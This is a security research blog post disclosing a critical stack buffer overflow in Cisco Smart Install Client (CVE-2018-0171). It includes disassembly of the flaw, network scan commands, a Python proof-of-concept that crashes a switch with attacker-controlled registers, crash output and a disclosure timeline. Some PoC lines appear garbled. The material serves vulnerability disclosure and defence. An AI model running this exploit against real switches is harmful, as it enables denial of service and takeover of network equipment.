Categories:

> Analytics (https://embedi.com/blog/categories/analytics/)

> Research (https://embedi.com/blog/categories/research/)

Tags:

#ATM (https://embedi.com/blog/tags/atm/) #CISCO (https://embedi.com/blog/tags/cisco/)

#cybersecurity (https://embedi.com/blog/tags/cybersecurity/) #D-Link (https://embedi.com/blog/tags/d-link/)

#DJI (https://embedi.com/blog/tags/dji/) #exploitation (https://embedi.com/blog/tags/exploitation/)

#firmware-security (https://embedi.com/blog/tags/firmware-security/) #hardware (https://embedi.com/blog/tags/hardware/)

#hijacking (https://embedi.com/blog/tags/hijacking/) #intel (https://embedi.com/blog/tags/intel/)

#Microsoft (https://embedi.com/blog/tags/microsoft/) #mobile (https://embedi.com/blog/tags/mobile/)

#Office (https://embedi.com/blog/tags/office/) #RCE (https://embedi.com/blog/tags/rce/)

#router (https://embedi.com/blog/tags/router/) #SCADA (https://embedi.com/blog/tags/scada/)

#vulnerabilities (https://embedi.com/blog/tags/vulnerabilities/)


Popular articles:

Killchain of IoT Devices. Part 2 (https://embedi.com/blog/killchain-iot-devices-part-2/)

Killchain of IoT Devices. Part 1 (https://embedi.com/blog/killchain-iot-devices-part-1/)

29 March, 2018

Cisco Smart Install Remote Code Execution



Category: Research (https://embedi.com/blog/categories/research/)
Tags: #CISCO (https://embedi.com/blog/tags/cisco/), #exploitation (https://embedi.com/blog/tags/exploitation/), #RCE (https://embedi.com/blog/tags/rce/), #vulnerabilities (https://embedi.com/blog/tags/vulnerabilities/)


Introduction

- **Application:** Cisco IOS, Cisco IOS-XE
- **Vendor:** Cisco (http://www.cisco.com)
- **Bugs:** Stack-based buffer overflow [CWE-20] (https://cwe.mitre.org/data/definitions/20.html), [CWE-121] (https://cwe.mitre.org/data/definitions/121.html)
- **Risk**: Critical; AV:N/AC:L/Au:N/C:C/I:C/A:C (10.0)

A stack-based buffer overflow vulnerability was found in `Smart Install Client` code. This vulnerability enables an attacker to remotely execute arbitrary code without authentication. So it allows getting full control over a vulnerable network equipment.

`Smart Install` is a plug-and-play configuration and image-management feature that provides zero-touch deployment for new switches. It automates the process of initial configuration and the loading of the current operating system image for a new network switch. This means that you can ship a switch to a location, place it in the network and power it on with no configuration on the device required and without an administrator. The technology also provides a backup of the configuration when it changes and hot-swapping broken equipment.

A network using `Smart Install` includes a group of network devices, known as `clients` , that are served by a common `Layer 3` switch or router that acts as a director.



The director provides a single management point for images and configuration of client switches. Client switches have a direct or indirect connection to the director so that they can receive image and configuration downloads from it.

More information about the Smart Install technology can be found in the official documentation (https://www.cisco.com/c/en/us/td/docs/switches/lan/smart_install/configuration/guide/smart_install/concepts.html).

The vulnerability is located right in the code of Smart Install Client .


It is important to note that the technology requires that it be enabled on clients by default. This fact affects the coverage and impact of the vulnerability, but more on this below.

Vulnerability Description

The SMI IBC Server Process process contains a Smart Install Client implementation code. The Smart Install Client starts a server on the TCP(4786) port (opened by default) to interact with the Smart Install Director .

When this server is processing a specially crafted malicious message ibd_init_discovery_msg a stack-based buffer overflow occurs.

To be more precise, the buffer overflow takes place in the function smi_ibc_handle_ibd_init_discovery_msg



```
smi_ibc_handle_ibd_init_discovery_msg:
stwu      r1, -0x58(r1)
mflr      r0
stmw      r26, 0x58+var_18(r1)
stw       r0, 0x58+arg_4(r1)
mr        r27, r3
mr        r30, r4        # data length
mr        r26, r5
mr        r28, r6        # points to a packet
li        r29, 0
addi      r31, r1, 0x58+tlv_type

cmpwi     cr7, r30, 0
beq+      cr7, all_data_processed

check_tlv_type:
addi      r3, r1, 0x58+tlv_type# dst
mr        r4, r28        # src
li        r5, 4          # size
bl        memcpy
lwz       r0, 0x58+tlv_type(r1)
cmpwi     cr7, r0, 1
bne       cr7, valid_subtype

lis       r9, is_smi_all_debug_enable@ha
lwz       r0, is_smi_all_debug_enable@l(r9)
cmpwi     cr7, r0, 0
bne       cr7, loc_132FC34

lis       r9, is_smi_msg_debug_enable@ha
lwz       r0, is_smi_msg_debug_enable@l(r9)
cmpwi     cr7, r0, 0
beq       cr7, loc_132FC4C

addi      r3, r31, 0x58+tlv_length# dst
addi      r4, r28, 4     # src
li        r5, 4          # size
bl        memcpy         # copy a length direct from a packet
lwz       r5, 0x58+tlv_length(r31)# size
cmpwi     cr7, r5, 0
beq+      cr7, next_tlv

addi      r3, r1, 0x58+Cookie# dst
addi      r4, r28, 8     # src
bl        memcpy         # !!! Stack-based BoF !!!
b         next_tlv
```

because the size of the data copied to a fixed-size buffer is not checked. The size and data are taken directly from the network packet and are controlled by an attacker.


GeekPWN 2017 Hong Kong

This vulnerability won the `G-Influence` award at GeekPWN 2017 Hong-Kong (http://2017.geekpwn.org/512/en/index.html) after its successful exploitation had been demonstrated.

> *About GeekPwn. As one of the world's leading platforms for cyber-security researchers, GeekPwn enables security researchers and executives around the world to share their thoughts and findings. Since 2014, GeekPwn has successfully held 8 sessions in Beijing, Shanghai, Macau, Hong Kong and Silicon Valley, and responsibly disclosed hundreds of critical security vulnerabilities and awarded over millions (USD) to contestants.*

Under the terms of the contest, it was necessary to attack the `Cisco Catalyst 2960` switch and fulfill two conditions:

1. Reset or change the `enable` password to enter privileged EXEC mode:



2. Intercept traffic between other devices connected to the switch and the Internet:

More details on the techniques and methods used to create the exploit for this vulnerability can be found in our research “How To Cook Cisco” (https://embedi.com/blog/how-cook-cisco/).

How to check the equipments for vulnerability

If you have a Cisco network equipment with an open `TCP 4786` port, it is vulnerable. In order to find such equipment, simply scan your network.

```
nmap -p T:4786 192.168.1.0/24
```

To check whether the network equipment is of a `Smart Install Client` type, enter the following commands:

```
switch>show vstack config
 Role: Client (SmartInstall enabled)
 Vstack Director IP address: 0.0.0.0

switch>show tcp brief all
TCB       Local Address           Foreign Address        (state)
0344B794  *.4786                  *.*                    LISTEN
0350A018  *.443                   *.*                    LISTEN
03293634  *.443                   *.*                    LISTEN
03292D9C  *.80                    *.*                    LISTEN
03292504  *.80                    *.*                    LISTEN
```

Internet scan results

After the vulnerability was discovered, we decided that it could only be used for attacks inside an enterprise network. Because in a securely configured network, `Smart Install` technology participants should not be accessible through the Internet.

But scanning the Internet has shown that this is not true.

During a short scan of the Internet, we detected 250,000 vulnerable devices and 8,5 million devices that have a vulnerable port open.

Probably, this happens because on `Smart Install` clients the port `TCP(4786)` is opened by default and network administrators do not notice this somehow.

Affected Hardware/Software

Cisco Catalyst 2960 Series Switches

Cisco Catalyst 3850 Series Switches

The vulnerability was checked on the following devices: `Catalyst 4500 Supervisor Engines`, `Cisco Catalyst 3850 Series Switches`, and `Cisco Catalyst 2960 Series Switches`.

- Cisco Catalyst 4500 Supervisor Engine 6L-E
  - Cisco IOS 15.2.2E6 (Latest, Suggested)
    - `cat4500e-entservicesk9-mz.152-2.E6.bin` (23-DEC-2016)
- Cisco Catalyst 2960-48TT-L Switch
  - Cisco IOS 12.2(55)SE11 (Suggested)
    - `c2960-lanbasek9-mz.122-55.SE11.bin` (18-AUG-2016)
  - Cisco IOS 15.0.2-SE10a (Latest)
    - `c2960-lanbasek9-mz.150-2.SE10a.bin` (10-NOV-2016)
- Cisco Catalyst 3850-24P-E Switch
  - Cisco IOS-XE 03.03.05.SE
    - `cat3k_caa-universalk9.SPA.03.03.05.SE.150-1.EZ5.bin` (03-NOV-2014)

Moreover, all devices that may fall into the Smart Install Client type are potentially vulnerable. Here is a list of them:

- Catalyst 4500 Supervisor Engines
- Catalyst 3850 Series
- Catalyst 3750 Series
- Catalyst 3650 Series
- Catalyst 3560 Series
- Catalyst 2960 Series
- Catalyst 2975 Series
- IE 2000
- IE 3000
- IE 3010
- IE 4000
- IE 4010
- IE 5000
- SM-ES2 SKUs
- SM-ES3 SKUs
- NME-16ES-1G-P
- SM-X-ES3 SKUs

For more information, please, check:

- Cisco Security Advisory (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-smi2#fixed)
- Cisco Feature Navigator (http://cfn.cloudapps.cisco.com/ITDIT/CFN/jsp/index.jsp)
- Supported Devices for Smart Install (https://www.cisco.com/c/en/us/td/docs/switches/lan/smart_install/configuration/guide/smart_install/supported_devices.html#51890)

Proof of Concept

The following is a listing of PoC for the vulnerability:

```
# smi_ibc_init_discovery_BoF.py

import socket
import struct
from optparse import OptionParser

# Parse the target options
parser = OptionParser()
parser.add_option("-t", "--target", dest="target", help="Smart Install Client", default="192.168.1.1")  par

def craft_tlv(t, v, t_fmt='!I', l_fmt='!I'):
    return struct.pack(t_fmt, t) + struct.pack(l_fmt, len(v)) + v

def send_packet(sock, packet):
    sock.send(packet)

def receive(sock):
    return sock.recv()

if __name__ == "__main__":

    print "[*] Connecting to Smart Install Client ", options.target, "port", options.port

    con = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    con.connect((options.target, options.port))

    payload = 'BBBB' * 44  shellcode = 'D' * 2048

    data = 'A' * 36 + struct.pack('!I', len(payload) + len(shellcode) + 40) + payload

    tlv_1 = craft_tlv(0x00000001, data)  tlv_2 = shellcode

    hdr =  '\x00\x00\x00\x01'                                 # msg_from
    hdr += '\x00\x00\x00\x01'                                 # version
    hdr += '\x00\x00\x00\x07'                                 # msg_hdr_type
    hdr += struct.pack('>I', len(data))                       # data_length

    pkt = hdr + tlv_1 + tlv_2

    print "[*] Send a malicious packet"
    send_packet(con, pkt)
```

To attack the switch, run the command below:

```
host$ ./smi_ibc_init_discovery_BoF.py  -t 192.168.1.1
```


Switch should print a crash info and reboot:

```
 00:10:35 UTC Mon Mar 1 1993: Unexpected exception to CPUvector 1200, PC = 42424240
-Traceback= 42424240
Writing crashinfo to flash:/crashinfo_ext/crashinfo_ext_15
=== Flushing messages (00:10:39 UTC Mon Mar 1 1993) === Buffered messages:
...
Queued messages:
Cisco IOS Software, C2960 Software (C2960-LANBASEK9-M), Version 12.2(55)SE11, RELEASE SOFTWARE
(fc3)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2016 by Cisco Systems, Inc.
Compiled Wed 17-Aug-16 13:46 by prod_rel_team
Instruction TLB Miss Exception (0x1200)!
SRR0 = 0x42424240  SRR1 = 0x00029230  SRR2 = 0x0152ACE4  SRR3 = 0x00029230
ESR = 0x00000000  DEAR = 0x00000000  TSR = 0x84000000  DBSR = 0x00000000
CPU Register Context:
Vector = 0x00001200  PC = 0x42424240  MSR = 0x00029230  CR = 0x33000053
LR = 0x42424242  CTR = 0x014D5268  XER = 0xC000006A
R0 = 0x42424242  R1 = 0x02B1B0B0  R2 = 0x00000000  R3 = 0x032D12B4
R4 = 0x000000B6  R5 = 0x0000001E  R6 = 0xAA3BEC00  R7 = 0x00000014
R8 = 0x0000001E  R9 = 0x00000000  R10 = 0x001BA800  R11 = 0xFFFFFFFF
R12 = 0x00000000  R13 = 0x00110000  R14 = 0x0131E1A8  R15 = 0x02B1B1A8
R16 = 0x02B1B128  R17 = 0x00000000  R18 = 0x00000000  R19 = 0x02B1B128
R20 = 0x02B1B128  R21 = 0x00000001  R22 = 0x02B1B128  R23 = 0x02B1B1A8
R24 = 0x00000001  R25 = 0x00000000  R26 = 0x42424242  R27 = 0x42424242
R28 = 0x42424242  R29 = 0x42424242  R30 = 0x42424242  R31 = 0x42424242
Stack trace:
PC = 0x42424240, SP = 0x02B1B0B0
Frame 00: SP = 0x42424242    PC = 0x42424242
```

Diclosure Timeline

- **13/05/2017** – The vulnerability was presented at the GeekPWN 2017 Hong-Kong (http://2017.geekpwn.org/512/en/index.html). Under the terms of the competition, interaction with the vendor for fixing the vulnerability is the right and responsibility of the GeekPWN organizers.

- **26/09/2017** – We informed the vendor about our planned talk “How to cook Cisco. The exploit development for Cisco IOS” (https://embedi.com/wp-content/uploads/dlm_uploads/2018/03/Ekoparty-2018-How-To-Cook-Cisco-Exploit-Development-For-Cisco-IOS.pdf) at the EKOPARTY 2017 (https://www.ekoparty.org) conference and clarified the planned date of disclosure of the vulnerability. Vendor’s response is below:



Thanks for sharing the slides.

Regarding the SMI RCE that you found at GeekPwn 2017 and mentioned on Slide 10. The team there did share the details and the vulnerability is well underway being patched.

For Cisco IOS Software we typically make public the vulnerabilities on the 4th Wed of Sept or March of each year. For the vulnerability, you reported it is slated for public release in March 2018, unless we see any public exploitation of the vulnerability or increased public awareness.

- **28/03/2018** – Final fix. The advisory cisco-sa-20180328-smi2 (https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180328-smi2) was published. And CVE-2018-0171 (https://cve.mitre.org/cgi-bin/cvename.cgi?name=2018-0171) assigned.

- **28/03/2018** – Blog article posted.

(https://www.linkedin.com/shareArticle?mini=true&url=https://embedi.com/blog/cisco-smart-install-remote-code-execution/&title=Cisco Smart Install Remote Code Execution) 231

(http://twitter.com/intent/tweet?url=https://embedi.com/blog/cisco-smart-install-remote-code-execution/&text=Cisco Smart Install Remote Code Execution)

() 209

Subscribe to our newsletter to stay in touch

Enter your email here Submit

Solutions (https://embedi.com/solutions/) Blog (https://embedi.com/blog/)
Our news (https://embedi.com/news/) Resources (https://embedi.com/resources/)
About (https://embedi.com/about/)

(https://www.facebook.com/Embedi/) (https://www.linkedin.com/company/embedi) (https://twitter.com/_embedi_)
(https://github.com/embedi/) (https://www.youtube.com/channel/UC9XR2noZynNxvQcg0G9ooKA)